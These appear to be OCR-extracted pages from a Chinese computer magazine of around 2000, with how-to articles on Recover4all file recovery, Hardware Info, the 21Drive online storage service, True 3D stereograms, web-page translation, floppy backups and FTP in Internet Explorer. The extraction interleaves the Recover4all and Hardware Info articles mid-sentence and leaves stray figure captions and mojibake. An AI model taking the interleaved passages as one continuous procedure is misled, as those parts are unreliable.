Recover4all 是 Advanced Utilities GmbH 出品的一款共享软件。它可以跟踪磁盘信息，当你无意中删除了文件，并且已经清空回收站以后，它仍然可以帮你找回失去的文件。它的最新版本为 V1.03，你可以到它的网站 http://www.recover4all.com/ 去下载该软件。Recover4all 同时又是一款绿色软件，其下载的是一个大小为 240kB 的自解压文件，只要将压缩的文件解压到指定路径，然后双击文件 recr4all.exe，就可以运行 Recover4all 了。

运行 Recover4all 后，首先出现的是如图 1 所示的提示框，提示你这是一个试用版软件，并且询问你是否要注册。




图 1

上面的两个按钮“ Register now ”和“ Read License Agreement ”是用来在线注册和阅读注册协议用的，你完全可以不去管它，直接点击按钮‘ Yes, I have read the License Agreement and agree to be bond by it ”就可以开始使用 Recover4all 了。在这要说明的是，这个软件在注册之前虽然能够使用，但是只能恢复小于10kB的文件，如果你想恢复更大的文件的话，只有去花 $49.00 进行注册购买了。

Recover4all 的操作界面如图 2 所示，其大致可以分为三部分，最上面的是菜单栏，其下面是工具栏，再下面则是整个操作区域。菜单栏中，“ Help ”和“ Register ”是提供




图 2

帮助信息和软件注册用的，“ File ”中一个是退出软件用的“ Exit ”命令，另一个则是勾选后显示长文件名文件的命令。软件的主要操作命令都在菜单“ Recover ”中，而这些命令都可以在下面的工具栏中找到相应的工具按钮。

现在我们就实际操作一下 Recover4all 吧。不过在使用它之前，我们得先了解一下 Recover4all 的工作原理。

由于Windows删除文件之后不会马上覆盖文件被删除后遗留下来的空白区域，而新写入的数据是依次存放在编号较大的分区中。只有当编号最大的那个分区存满之后，新的数据才会覆盖前面分区中空白的区域。所以只要遗留下来的空白区域没有被覆盖，就一定能恢复被删除的原文件。Recover4all 运用的就是这一原理，在运行该软件之后，它就会对上述的空白区域进行扫描，一旦发现有文件曾被删除，就会在操作界面的文件列表框中将其显示出来，这样你就可以根据自己的需要随意恢复被删除的文件了。

那么到底怎样使用呢？假设被删除的文件是在 D 盘中，那只要点击工具栏上相应的按钮，或者点击“ Recover ”菜单中的“ Scan drive D: ”命令，Recover4all 就开始在指定的驱动器中扫描你所删除的文件。搜索结束后就会在下面显示出所有被删除的文件



图 3

□上海 hermes

让奸商原形毕露

现在到处都在打假，经常听说市场卖电脑配件的奸商总是会把一些Remark的硬件卖给你，到底这是真是假我也不清楚。对于那些对电脑一窍不通却又要急着买电脑的菜鸟来说，这可不是什么好消息，不过也不用担心，因为你有——Hardware Info。

Hardware Info是一款著名的硬件检测软件，号称能检测出几乎所有的电脑硬件，可测试奔腾二代、K6-2、赛扬，并且可以看出Pentium III的Processor Number，而不管这个Processor Number有无被Disable掉。最新发布的版本V0.9a Beta是一款32位的支持Windows平台的软件。你可以到它的网站去看看，网址是http://www.hwinfo.com/，也可以到“天下网”去下载其最新版本，网址是http://www.tiandown.com/。下载的安装程序只有877kB大小，如果做成ZIP压缩包的话，其容量只有602kB了。所以你只要一张软盘就可以把它带到电脑商家那里，如果对买的电脑不放心的话，就……

Hardware Info的安装过程非常的简单，按几次“Next”就可以了，安装的最后一个步骤就是重新启动系统，接着就可以使用Hardware Info了。双击Hardware Info的图标，启动Hardware Info后会先弹出一个信息框（图1），显示它的版本信息，在对话框的下方有三个按钮。点击中间的按钮“Settings”，会弹出一个对Hardware Info进行初始设置的对话框（图2），里面一共有三个复选项，它们依次是支持主板的UDMA/66和UDMA/100技术、ACPI以及启动主板上的





图2






图1




图3

（图3）。下面显示框中，左面的部分是所选磁盘的文件夹显示区域，在这里你能看到这个磁盘上的所有文件夹（包括被删除的文件夹），右面的部分是所选文件夹中所有被删除的文件。该软件使用3个图标来表示状态，（绿色）表示已经删除的文件夹，（黄色）表示正常的文件夹，表示已删除的文件。

当你在右面的显示框中找到被删除的文件后，你可以通过把它们保存到另一个驱动器来恢复已删除的文件。在右面的文件框中点击要恢复的文件，然后点击工具栏上的“Recover”按钮，或者点击“Recover”菜单中的“Recover selected items”后，出现如图4所示的对话框，在对话框中选择一个目标目录，但该目录不能和想要恢复的文件在同一个驱动器内。选择好目录后只要点击“OK”就可以恢复该文件了。



图4

怎么样，Recover4all的操作还是蛮简单的吧？只可惜该试用版只能恢复小于10kB的文件，这未免太抠门了吧。:(

Debug 模式，软件默认勾选前两个选项，选好之后点击“OK”。回到前一个对话框，现在只要点击“Continue”就可以了。不过随后又出现一个警告信息的显示框，我们还是点击“Continue”继续，随后软件开始检测硬件信息，检测结束后就进入了Hardware Info的主界面（图3）。

Hardware Info的主界面非常简洁，其界面和Windows“系统工具”中“系统信息”的界面差不多。在下面的信息显示区域，分为左右两部分，左边罗列了全部硬件的树型目录，从上至下依次罗列了CPU、内存、主板、总线、显卡、显示器、驱动器、声卡、网络以及端口10个信息类，而右边的信息显示框将会根据左边选择的硬件的不同而更换显示的信息。




图4




图5

想对你的电脑的性能了如指掌吗？只要点击菜单栏上“Benchmarks”菜单中的“Benchmarks”命令，或者点击工具栏中的第三个工具按钮就可以了。这时会弹出一个对话框（图4），在对话框中一共有四个选项可选，你可以任意地勾选它们，选择好之后就点击按钮“Start”让它开始自动检测硬件。要提醒读者的是，在测试之前务必关闭所有正在运行的应用程序，以免产生干扰。




图6

等上几秒钟后结果就出来了，出现的对话框将你硬件的性能数值罗列出来（图5）。如果你不知道这些数值表示什么意思的话，只要点击每个数值右边的按钮“Compare”，就可以通过比较了解你计算机的性能了。比如我想知道CPU的数值到底是多少，只要点击其右边的按钮“Compare”，随后就会弹出一个信息显示框（图6），将你计算机的CPU数值用红色标了出来。另外还罗列了其他的CPU的属性值，可比较的机型从P-120到Athlon750，甚至还有超频到1010的CeleronII566。通过比较你可以直观地了解你计算机的档次。

你是否想将这些数据保存起来呢？很简单，只要点击菜单栏上“Logfile”菜单中的“Create Logfile”，或者直接点击工具栏上的第二个按钮，这时就会弹出一个对话框（图7），要你填写生成的LOG文件的文件名和保存的路径，选择好之后点击“OK”就可以了。不过在存档之前我们先要对生成的LOG文件进行一下设置。点击菜单栏上“Logfile”中的“Logfile Setting”，或者点击工具栏上的第一个按钮就会弹出一个有9个选项页的设置对话框（图8），通过详细地、分门别类地对Computer（计算机）、CPU、Memory（内存）、Motherboard（主板）、DMI、Bus（总线）、Video（显卡）、Monitor（显示器）和Drive（驱动器）这9大类进行设置，可以使存档中的信息更为详细准确。

这是一款共享软件，如果想要得到正式版本就得付出40.00美元的代价。总的来说，这是一款不错的软件，有了它就可以准确了解自己计算机的性能了，对于正打算购买电脑的人来说，这可是对付奸商的最佳武器哦！

注：UDMA是一硬盘传输协议，而UDMA/100则是由Quantum和Intel共同提出并在2000年开始广泛采用的新一代协议。作为UDMA/33/66的升级技术，它可使硬盘外部数据传输率从以往的33MB/s、66MB/s提高到100MB/s，进一步提高硬盘的数据传输速度，缩减CPU占用时间。




图7





图8

永不消失的比特空间——网络硬盘

□湖北　乡巴佬



随着网络的高速发展，人们越来越需要在各种上网设备如电脑、信息家电、手机之间共享信息，越来越需要在不同的上网场所如学校、家里、办公室或是网吧之间共享个人文件。网络硬盘所推出的文件网络存储服务将从根本上改变人们在网络时代的文件存储观念，使我们的办公方式向真正的移动办公迈进。

网络硬盘不同于网上的那些免费主页空间，它的功能主要是为你提供一定的网络存储空间，用户可以在上边保存文件，并在任何一个地方都可以访问到它。只要下载了服务商提供的一个客户端程序之后，就可以像操作自己电脑上的硬盘一样操作你的网络硬盘。无论是上传还是下载，或是在线打开你的文件进行读写都非常的方便。这样你就可以将十分重要的资料备份在你的网络硬盘上。如果你与许多用户共享资料，只需要告诉他们你的账号和密码即可。更有甚者，有的网站只需要你简单的设置一下，就可以将你的网络硬盘里的部分文件与你的同事或亲朋好友共享！这样也就不会泄漏你的账号和密码了！呵呵……（我的做法是，申请两个账户，一个用来与同事和亲朋好友交换信息，一个就是我的私人账号，用来备份我最重要的资料。两全其美，何乐而不为！）而且，网络硬盘很容易上手。申请及使用都和免费邮箱差不多！

闲话少说，步入正题。下面就让我们看看如何申请和使用一个网络硬盘吧！

现在网上提供这种服务的站点很多，使用起来也大同小异。当然服务稳定是最重要的，要不千辛万苦申请了一个账号，不定什么时候突然停止服务，那时你想哭都来不及……笔者上网查找了一番，发现在国内只有世纪驱动一家网站提供这样的服务。前不久，世纪驱动被国内知名网络公司 21CN 购并，服务也比以前稳定了许多，而且它还是中文界面。好吧！这次就让我们来看看如何操作我们的网络硬盘吧！

1.申请账号

首先启动浏览器(最好是IE5.0以上的版本)，键入世纪驱动的网址http://www.21drive.com，就会出现如图1所示的界面，这个界面与我们常用的免费电子邮箱的界面极为相似。实际上，使用起来也差不多！在页面的右上方有一个用户登录栏，如果你还没有申请账号，就单击其上的“注册”按钮，过程与申请免费电子邮件账号差不多，这里就不再赘述了。按照系统的提示，很快你就可以得到你的账号和密码。回到主页面，将它们输入“用户登录”一栏，单击“登录”按钮，过一会，你就可以进入你自己的网络存储空间了，如图 2 所示。

2.文件上传

进入“我的网上硬盘”之后，你可以看到系统预设的三个目录：我的MP3音乐、我的数字相册、我的文档。以后你就可以将自己的MP3文件、数字图片以及文件资料存在这几个目录下，当然你想自己另建子目录存储也可以。我们想将自己的资料存在网络硬盘上，必须先懂得如何上传



图 1



图 2

文件。在文件和文件夹显示栏上有两个按钮，单击右边的“文件上传”按钮，就会出现图3所示的界面。

单击“浏览”按钮，会出现一个Windows标准的文件列表框，选定一个文件后，“确定”。你选定的文件就会出现



图3

在“浏览”按钮左边的空白栏内。世纪驱动提供了一次上传多个文件的功能。选好所有需要上传的文件后，单击“文件上载”页面底部的“开始上载”按钮，即可完成操作。很快你会发现，你的文件出现在你的网络硬盘里了！

3.文件下载

相对文件上传而言，下载更为简单！在图2所示的页面中，单击鼠标左键选定文件，然后单击鼠标右键“将目标另存为”即可。

4.文件快递

这是“世纪驱动”提供的又一个相当实用的功能。用户可以将自己网络硬盘里的文件快速地发到多个收信人的电子邮箱之中。选定文件之后，在图2所示的界面上，点击“邮寄”按钮，就会出现如图4所示的界面。在这里，你



图4

完全可以像发送一封电子邮件那样操作。在收件人栏内可以输入多个收件人的电子邮件地址(比使用邮件群发软件方便多了)，也可以输入邮件的正文和主题。在用户所发邮件的附件体积较大且必须发给多个用户的情况下，这个功能相当有用！

5.文件共享

如果你不想将你的文件一个个发到同事和亲朋好友手中，那么世纪驱动提供的“文件共享”功能可以帮你解除烦恼。只要进行几项简单的设置，你的同事或亲朋好友就可以看到并下载你开放共享的文件。具体操作如下：

先在主页面(如图2)选定要共享的文件(注：现在还只能共享文件，不能共享整个目录)。然后单击文件列表栏下面的“共享”按钮。你就会看到如图5所示的界面。在这个页面，你可以选择将所选定的文件共享给哪些用户



图5

(同为“世纪驱动”的注册用户)，共享是否长期有效还是几天后过期，以及是否给共享用户发邮件。设置完毕之后，单击页面底部的“提交共享”按钮即可完成操作！是不是很简单？这样，有的文件根本不需要发送，只要通知一下你的用户，让他自己去取，既简单又省事！

过不久，世纪驱动就会开放Web文件夹功能，到那时用户使用起来会更加方便！21Drive在一开始会为用户提供30MB的存储空间，以后你每介绍一个新用户注册，它就会给你增加5MB的空间，直到50MB的存储空间上限。

除了21Drive外，还有许多站点提供这样的服务。与世纪驱动的使用方法大同小异。图6就是http://www.xdrive.com网络硬盘的界面，使用起来相当方便。可惜是英文版的，而且服务器在国外。一旦遇到网络塞车，速度就会大受影响！不过平心而论，Xdrive提供的服务更为详尽，使用起来更为方便。至于选择哪一家站点安放你的网络硬盘，那就只有萝卜白菜各人所爱了！

其他一些网络硬盘站点有：

xdrive (http://www.xdrive.com/), 100MB
Myspace (http://www.myspace.com/), 300MB
Netdrive (http://www.netdrive.com/), 100MB
Idrive (http://www.idrive.com/), 50MB
Ibackup (http://www.ibackup.com/), 50MB
Freedrive (http://www.freedrive.com/), 50MB
Driveway (http://www.driveway.com/), 25MB

如果你总是担心你的磁盘会损坏，那么就赶快去申请一个吧！多一重保险，何乐而不为！祝你早日有一个网络硬盘。



图6

□河北　周建军

虚幻的世界——三维立体画DIY

相信我们都看过所谓的“三维立体画”，也就是初看上去是一些纷乱的图形，但通过一定的方法仔细观看，却能从中看出一个非常逼真的、立体的图形，非常有意思。

True 3D是一款非常专业的三维立体画制作软件，能够制作出非常专业的三维立体画。下载地址：http://tropin.phy.ulaval.ca/dzfeng/true3d/True3D.zip。要注意的是，这个站点不支持断点续传。

我们知道，三维立体画分为随机背景和图形背景两种，前者看上去只是一堆杂乱无章的色点，而后者则是一组连续的图形，不管是哪种，从中都可以看出三维效果的图形。

在制作三维立体画之前，我们首先要制作立体画中隐藏的实物图。True 3D随软件提供了几张图片，立体图放在True 3D目录的Depth目录下，面罩图放在Bkg目录下，下面我们就以这些图片为例进行说明。

制作随机背景的三维立体画

第一步：启动软件后，选择主菜单“File”下的“New”命令或者直接按下“Ctrl+N”快捷键，新建文档。窗口内会出现两个子窗口，一个是“Depth Image”窗口，用于显示实物图，另一个是“True3D Image”窗口，用于显示制作后的三维立体画。

第二步：在“Depth Image”窗口中右击，在弹出的快捷菜单中选择“Open”，打开实物图片文件。我们打开Depth目录下的f16.bmp(如果自己制作了图片，也可以打开自己的图片，该软件支持BMP和JPG两种格式的图片)，“Depth Image”窗口内会把我们打开的图片显示出来（图1）。




图1

第三步：在“Depth Image”窗口中右击，在弹出的快捷菜单中选择“Modify Depth Data”，在弹出窗口“Modification”下的“Max”和“Min”中输入数值。“Max”与“Min”中输入的数值差越大，则生成图片中隐藏的图像三维感越强。“Max”最大值为255，“Min”最小值为0，这也是默认值（图2），我们可以根据自己的需要进行设置。

第四步：选择主菜单“Tools”下的“Input”命令，在图3设置窗口中，“True3D Image”的数值关系到生成的三维立体画图片的大小，过大屏幕不易显示，过小不易观看，我们可以根据自己的需要尝试着进行设置。在“Background Filled by”下选择“Random pattern”，“Pixel_X”表示横向色块的大小，“Pixel_Y”表示纵向色块的大小。这两个值设得过大则色块过大，看起来效果不理想，如果设得过小则色块又过小，不易看出三维效果，一般选其默认值即可。通过拖动“R”、“G”、“B”滑杆可以修改随机颜色块的色彩属性。至于其他选项，使用其默认设置即可。最后按“OK”按钮进行确认。




图2




图3

第五步：使用主菜单“Execute”菜单下的“Run”命令，即可生成一幅随机背景的三维立体画，图片将显示在“True3D Image”窗口中。在这个窗口中右击，选择“Save as”可以将其保存为BMP图片。

制作图形背景的三维立体画

接上述制作随机背景三维立体画方法的第三步，第四步时在“Background Filled by”下选中“Template pattern”，然后按下“Load”按钮调入“Bkg”目录下的图片（图4），按“OK”按钮后将其制成三维立体画即可。



图4

制作专业的三维立体画

按照制作图形背景的三维立体画方法，在第四步按下“OK”按钮后，不要马上将其制成三维立体画，继续进行以下操作：



图 5

通过 Windows 的画笔或者其他绘图工具绘制如图 5 所示的含有简单文字的图形，保存为 16 色位图 BMP 图片。

在“Depth Image”窗口中右击，选择“Import Depth image”，把我们刚才制作的图形添加上去。然后选择“Execute”->“Run”，则生成的三维立体画中将添加一个“飞机”字样的标题。

下面，再把我们的三维立体画装饰一下。现在“True3D Image”窗口中已经生成了一幅三维立体画，我们在窗口中右击，选择“Import Image”，打开 True3D 目录中 Tutorial 下的 Face.bmp 文件，这个图片就会出现在三维立体画的左上角。然后再次右击选择“Clone”(克隆）命令，在弹出的图 6 对话框里设置图像的色彩值（RGB）、深度（Object Depth）和需要克隆的个数（Duplicate Number)，按下“Apply”按钮将小图片复制为多个，如果觉得不理想可以按下“Remove”按钮将之删除再行设置。最后按下“Join Image”按钮将图片完全添加到其中（此后再用“Remove”不能将其删除)。然后我们用同样的方法再打开另一幅香蕉的图片，先将之拖动到左下角，然后也将其“Clone”，这样一幅非常完美的三维立体画就做成了（图 7)。

另外，True 3D 还能利用 DXF 文件作为立体图片制作三维立体画，方法是在第一步右击“Depth Image”窗口时选择“Import Dxf”，然后在“Import Dxf File”对话框中输入合适的数据（图 8)，将图片旋转到合适的位置之后，再进行其他设置，制作三维立体画。

True 3D这款软件能够制作出非常专业的三维立体画，功能非常强大，但它是一款共享软件，未注册时只能使用 30 天。■



Í¼6




图 7





图 8



突破语言障碍的两种方案



□黑龙江 王德祥

无庸讳言，很多用户对上网缺乏热情的主要原因之一就是语言障碍。虽然现在中文网页比过去多了，但是真正有用的信息还是有很大一部分在英文网页上。不懂英文能够浏览国外的网站吗?这里为大家提供一个好的解决办法——微软浏览器＋东方快车 3000。


不懂外文的人也能够同外国人交流，只要带上一个翻译就行了。上网的时候，道理也是一样。尽管看不懂网页上的英文信息，但是如果能够有一个翻译将英文网页翻译成中文网页，不是也能够达到了解英文网页信息的目的吗?实达铭泰软件公司推出的东方快车 3000 中的〈东方网译〉模块就是为了解决这个问题而专门设计的。

将东方快车 3000 安装好以后，”东方网译”就自动同微软浏览器集成起来。此后启动微软浏览器的时候，就会发现在其工具栏上多出了两个新的按钮，其中的一个就是“翻译”。通过这个按钮可以控制是否在浏览器的工作窗口里出现一个”东方网译”工具栏。”东方网译”工具栏上设置了中、西、简、繁、对、码、注、设、停共 9 个按钮。默认情况下，其中的中、简按钮处于按下状态，表示浏览器将把网页显示为中文简体。尝试打开一个英文网页，会惊喜地发现浏览器工作窗口里的信息全部以中文显示了，见图 1。

这个时候如果希望繁体中文显示，则只要按下工具栏上的“繁”按钮即可。与此类似，如果希望恢复到英文显示，只要按下工具栏上的“西”按钮就可以了。

一般情况下，用户真正需要的可能就是将网页信息以中文和英文对照的方式来显示，这时只要单击工具栏上的“对”按钮，网页信息立即采取英汉对照的方式显示。而单击工具栏上的“设”按钮还可以打开一个对话框来设置有关的选项，见图 2。

从图中可以看出，用户可以设置在对照显示网页信息的时候，是中文在前面还是英文在前面，同时还可



Í¼1



图 2

以设置译文以什么颜色显示。

显然，有了“东方网译”，就可以即时地将网页上的英文信息翻译成中文，用户就相当于带着一个翻译来进行网上浏览。所以即使不喜欢英文，也不影响浏览英文网页。这是突破语言障碍来访问国外网站的第一种解决方案。另外，这套软件还包含全文翻译、软件汉化、发音词典等许多工具，可谓物超所值，所以这个解决方案应该是一个比较好的选择。

使用东方快车3000作为翻译工具来访问英文网页这种解决方案还有一个问题，就是必须使用微软浏览器。因为“东方网译”目前还不能同其他浏览器集成。如果用户比较超前，已经习惯了使用多线程浏览器，那么这里还有一种解决方案，就是使用FastBrowser浏览器。（编注：FastBrowser的使用可以参看本期另一篇文章。）

拷贝文件时 一张软盘装不下怎么办？

□天津　王戌

将一些常用的软件或文件拷贝到软盘中，可便于大家随身携带，但如果文件太大一张软盘装不下怎么办？这就需要分卷拷贝。Winzip和WinRAR是目前最流行的解压缩软件，它们可以实现文件的分卷压缩和拷贝。

在这里笔者向大家介绍另外一种具有分卷拷贝功能的工具——备份。备份工具是Win9X附件中的一种系统工具，它可以生成计算机文件的副本，并保存在其他媒体如磁带、软盘或可移动式磁盘内。下面介绍如何用备份工具进行文件的分卷拷贝和还原工作。

一、备份文件

在屏幕左下角点击开始->程序->附件->系统工具-> 备份（如果你的机器上没有，可以从Win9X光盘中添加）。在出现的面板中选择“新建备份作业”选项，在随后的备份向导面板中选择“备份选定的文件、文件夹和驱动器”选项后单击下一步，在出现的面板中选择要备份的数据，可以是文件、文件夹甚至整个硬盘，本文举例选中D：\WENJIAN\1.doc文件。然后单击下一步，在出现的备份至何处面板中选择A驱，并输入你想要的文件名如a:\1.qic（注：备份文件的扩展名是qic），插入软盘连续单击下一步，最后点击“开始”。此时计算机开始进行备份，如果文件较大一张盘装不下，计算机会自动提示插入第二张软盘（这时大家应在软盘盘标上作序号标记），随后按提示顺序插入软盘，直到全部备份到软盘上为止。

二、 还原文件

在另一台计算机上打开附件系统工具中的备份工具，在出现的面板中选择‘还原备份文件’。在还原向导面板的还原位置上选择A驱a:\1.qic，单击下一步，计算机进行记录进程。按提示顺序插入软盘，在要还原的数据中选择原文件在原计算机中的位置后单击下一步，在还原至何处选择替换位置，选择你想拷贝至的驱动器和文件夹后单击下一步（例如C:\ My Documents）后，点击开始，按计算机提示插入第一张软盘，然后按顺序陆续插入软盘，还原工作就完成了。你现在可以打开计算机C盘My Documents文件夹。咦，怎么没有1.doc文件？再仔细一看，发现有一个名为‘WENJIAN’的文件夹。打开“WENJIAN”文件夹，啊，1.doc在这里。原来备份工具把该文件在原计算机所在的路径也备份过来了。

怎么样，简单吧！你学会了吗？

IE的FTP功能

□安徽　赵伟

前几天因为工作上的事急着上传网页，单位的“猫”坏了好些天，还没拿去修，于是拿张软盘直奔网吧。坐定以后才发现，这台可以上网的机器居然没安装FTP软件！使用Windows自带的FTP传送一两个文件还可以，传送这么多网页文件恐怕不是很方便吧？突然想起IE的FTP功能。是啊，IE的FTP功能还没用过呢，试一下吧。

当下在IE的地址栏里输入ftp://contest.cbe21.com（中基网的FTP服务器地址），稍等一会，屏幕弹出一个对话框，要求输入用户名、密码（先要到中基网注册）。正确输入并点确定后，IE的窗口就变成了我们平时浏览文件一样的窗口。那么文件应该怎么上传呢？就和往一个文件夹里复制文件一样。双击A盘（因为我的文件在A盘）全选——复制，然后在IE的编辑菜单里选择“粘贴”命令。这时你会发现你的文件开始上传了。

下载和删除文件当然也差不多啦，像操作自己硬盘上的文件一样。是不是很简单？

在使用过程中，我还发现，IE的FTP功能的另一个好处，就是我可以打开两个或更多的IE窗口，每个输入不同的FTP地址，这样可以同时连接上若干个FTP服务器。对多个网站上的文件同时进行上传更新。这一点是一般的FTP软件不大可能实现的。



什么是FTP？

□广州　小玉哥

